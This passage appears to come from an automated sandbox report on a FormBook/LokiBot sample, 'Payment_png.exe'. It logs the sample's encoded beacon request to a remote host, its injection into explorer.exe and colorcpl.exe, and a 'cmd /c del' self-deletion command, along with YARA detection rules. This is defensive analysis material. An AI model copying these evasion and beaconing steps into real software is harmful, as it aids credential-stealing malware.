Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49743	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Mar 29, 2021 14:00:09.173280001 CEST	4931	OUT	GET /c8bs/?oX=9WVnx7W/2jtf/SBQb7qMRqW55HQP5AXdTxivKH+RIJcLuGeyWux88wPL6knHSRGt/sw8&sPj0qt=EzuD_nNPa4wlp HTTP/1.1 Host: www.silverdollarcafe.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Mar 29, 2021 14:00:09.372026920 CEST	4931	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 29 Mar 2021 12:00:09 GMT Content-Type: text/html Content-Length: 275 ETag: "605e0bcb-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Mar 29, 2021 13:58:29.576385975 CEST	170.249.199.106	443	192.168.2.3	49714	CN=aps-mm.com CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 16 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Tue Jun 15 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Payment_png.exe PID: 6076 Parent PID: 5584

General

Start time:	13:57:57
Start date:	29/03/2021
Path:	C:\Users\user\Desktop\Payment_png.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Payment_png.exe'
Imagebase:	0x400000
File size:	98304 bytes
MD5 hash:	86FA26E33879D3C04152301EAAABA518
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Payment_png.exe PID: 3112 Parent PID: 6076

General

Start time:	13:58:18
Start date:	29/03/2021
Path:	C:\Users\user\Desktop\Payment_png.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Payment_png.exe'
Imagebase:	0x400000
File size:	98304 bytes
MD5 hash:	86FA26E33879D3C04152301EAAABA518
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.313967074.000000001E150000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.313967074.000000001E150000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.313967074.000000001E150000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.305977601.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.305977601.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.305977601.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 3112

General

Start time:	13:58:32
Start date:	29/03/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: colorcpl.exe PID: 2988 Parent PID: 3388

General

Start time:	13:58:43
Start date:	29/03/2021
Path:	C:\Windows\SysWOW64\colorcpl.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\colorcpl.exe
Imagebase:	0xe70000
File size:	86528 bytes
MD5 hash:	746F3B5E7652EA0766BA10414D317981

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.470480865.0000000002FA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.470480865.0000000002FA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.470480865.0000000002FA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.468761145.0000000000950000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.468761145.0000000000950000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.468761145.0000000000950000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000E.00000002.472974211.0000000005117000.00000004.00000001.sdmp, Author: Florian Roth • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000E.00000002.470737147.0000000003032000.00000004.00000020.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.470603581.0000000002FD0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.470603581.0000000002FD0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.470603581.0000000002FD0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	9682B7	NtReadFile

Analysis Process: cmd.exe PID: 1536 Parent PID: 2988

General

Start time:	13:58:50
Start date:	29/03/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Payment_png.exe'
Imagebase:	0xf20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Payment_png.exe	cannot delete	1	F40374	DeleteFileW
C:\Users\user\Desktop\Payment_png.exe	cannot delete	1	F40374	DeleteFileW

Analysis Process: conhost.exe PID: 1560 Parent PID: 1536

General

Start time:	13:58:50
Start date:	29/03/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis